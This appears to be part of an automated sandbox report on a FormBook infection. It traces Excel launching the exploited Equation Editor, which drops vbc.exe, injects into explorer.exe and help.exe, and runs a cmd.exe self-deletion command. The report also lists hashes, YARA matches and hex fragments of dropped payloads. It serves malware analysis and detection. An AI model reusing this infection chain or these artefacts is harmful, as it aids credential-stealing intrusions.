HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	>n6	binary	3E 6E 36 00 0C 09 00 00 02 00 00 00 00 00 00 00 4A 00 00 00 01 00 00 00 24 00 00 00 1A 00 00 00 62 00 61 00 6E 00 6B 00 20 00 64 00 65 00 74 00 61 00 69 00 6C 00 73 00 2E 00 78 00 6C 00 73 00 78 00 00 00 62 00 61 00 6E 00 6B 00 20 00 64 00 65 00 74 00 61 00 69 00 6C 00 73 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2592 Parent PID: 584

General

Start time:	11:38:09
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2968 Parent PID: 2592

General

Start time:	11:38:15
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	206065 bytes
MD5 hash:	2C64897AA30694CC768F5EA375157932
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2189177238.0000000002E30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2189177238.0000000002E30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2189177238.0000000002E30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 16%, Metadefender, Browse • Detection: 76%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403159	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv1FD1.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsv1FD1.tmp	success or wait	1	403202	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp	success or wait	1	405341	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	unknown	6661	c3 2e b1 e0 26 b0 1e a9 3a df f8 57 b8 bd 69 dd fe 09 8a 0f 21 d8 ff b6 27 4b 88 53 78 01 8d 3a 41 38 21 3c ee e8 c6 3b ef ed fe 17 34 ee d4 cf a4 1d cd 8c 25 80 7c a3 f1 c3 c3 82 c4 12 b3 bf b5 db cb 76 5c cc cf b5 e4 a2 60 59 7e e3 df 4e 51 1a 76 37 f7 de b3 71 51 23 20 79 c1 81 45 5c b3 fe e0 91 96 1e 73 32 fc 15 81 7c 96 06 05 3b fe bc 7e 87 77 25 05 94 9b d5 7c 3d f9 10 f2 b7 6b dd de c7 fb 3b 7b 62 4c c8 ee 5f 58 51 39 78 a6 cf bf 2a 48 d8 db e2 a8 f6 34 4d 6d af cb 5a 65 af 0a 4b 83 ea 18 0d 65 97 94 0e 8d cd 31 68 97 92 f4 05 02 8b 2f 6e a0 f9 01 20 02 92 91 68 d2 90 52 7b 6c d1 f1 60 6f a6 40 01 c5 fc 81 43 7f f1 f2 d8 d7 97 57 7e 41 dc f2 43 44 7e a5 64 1a 8c 2a c2 36 37 1b 52 1c da f1 03 5b 77 a4 a9 49 27 c7 82 a0 f0 f7 a4 69 c9 d6 f4 3c 41 90	....&...:..W..i.....!...'K.Sx. .:A8!<...;....4.......%.|..... ....v\.....`Y~..NQ.v7...qQ# y..E\......s2...|...;..~.w%.. ..|=....k....;{bL.._XQ9x...*H. ....4Mm..Ze..K....e.....1h.... ../n... ...h..R{|..`o.@....C.. ....W~A..CD~.d..*.67.R.... [w..I'......i...<A.	success or wait	1	403038	WriteFile
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	unknown	32768	3d 6e 0d 9b 92 05 96 33 40 df a1 31 e1 ba 9d 1d 2a 6f 1a 90 25 06 fd 28 fe 0f 44 f9 d7 d3 2f 8c 78 e6 39 2e 94 11 d0 75 80 7f 7b 84 9c 3b cd 65 6e 50 4c 21 e7 ff 23 d2 9f e1 30 a9 36 7a 9d 64 db 7b 6a 8d e2 0f 9f b4 d5 15 2c 6b 08 86 51 e5 68 50 23 d6 4e 17 60 2a ce 46 05 37 36 bb 6c 99 9e 10 c2 e9 4e 5a ab 44 ce c0 86 d2 4d 6a e6 07 ec ea d3 88 63 fe 65 0f 34 17 93 88 6a 7d 41 90 38 01 47 e5 47 59 98 87 5a e9 c3 1f 7f 15 d5 9c 8d f7 4d 1a 28 43 da 93 d7 da 08 de 89 96 d5 b0 de 4a 46 b1 51 e2 11 42 ce 53 fe b3 ee ea de 46 dd 14 f4 6d f3 66 63 46 26 48 4b 9e a1 95 c9 16 f8 b4 ad 2c cc 4c 2c 7e da 06 af af a8 be 20 b6 f0 45 72 0d 89 f1 14 79 60 8e f9 d8 30 96 20 12 28 60 e2 cf 73 86 43 0e 27 1d 39 aa 40 8c 4d 67 dc a0 0d 64 d6 16 cb a6 10 76 a4 45 4e 24 a2	=n.....3@..1....*o..%..(..D... /.x.9....u..{..;.enPL!..#...0. 6z.d.{j.......,k..Q.hP#.N.`*.F .76.l.....NZ.D....Mj......c.e. 4...j}A.8.G.GY..Z.........M. (C .....JF.Q..B.S.....F...m .fcF&HK.....,.L,~..... ..E r....y`...0. .(`..s.C.'.9.@.Mg ...d.....v.EN$.	success or wait	6	4030C5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c6 b6 6d 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h.......... ......PE..L.....m`...........!	success or wait	1	403038	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	63	403106	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	1	403106	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	3	403106	ReadFile
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	unknown	6661	success or wait	1	723410B0	ReadFile
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	unknown	164864	success or wait	1	2E215B9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	2E20867	ReadFile

Analysis Process: vbc.exe PID: 2924 Parent PID: 2968

General

Start time:	11:38:16
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	206065 bytes
MD5 hash:	2C64897AA30694CC768F5EA375157932
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218508028.0000000000840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218508028.0000000000840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218508028.0000000000840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218365753.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218365753.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218365753.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2173696471.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2173696471.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2173696471.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218285281.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218285281.0000000000290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218285281.0000000000290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2924

General

Start time:	11:38:25
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: 1688 Parent PID: 1388

General

Start time:	11:38:38
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0xb00000
File size:	8704 bytes
MD5 hash:	0F488C73AA50C2FC1361F19E8FC19926
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2373291776.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2373291776.0000000000160000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2373291776.0000000000160000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2373330505.00000000001E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2373330505.00000000001E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2373330505.00000000001E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982C7	NtReadFile

Analysis Process: cmd.exe PID: 1836 Parent PID: 1688

General

Start time:	11:38:44
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a5a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A5AA7BD	DeleteFileW

Disassembly

Code Analysis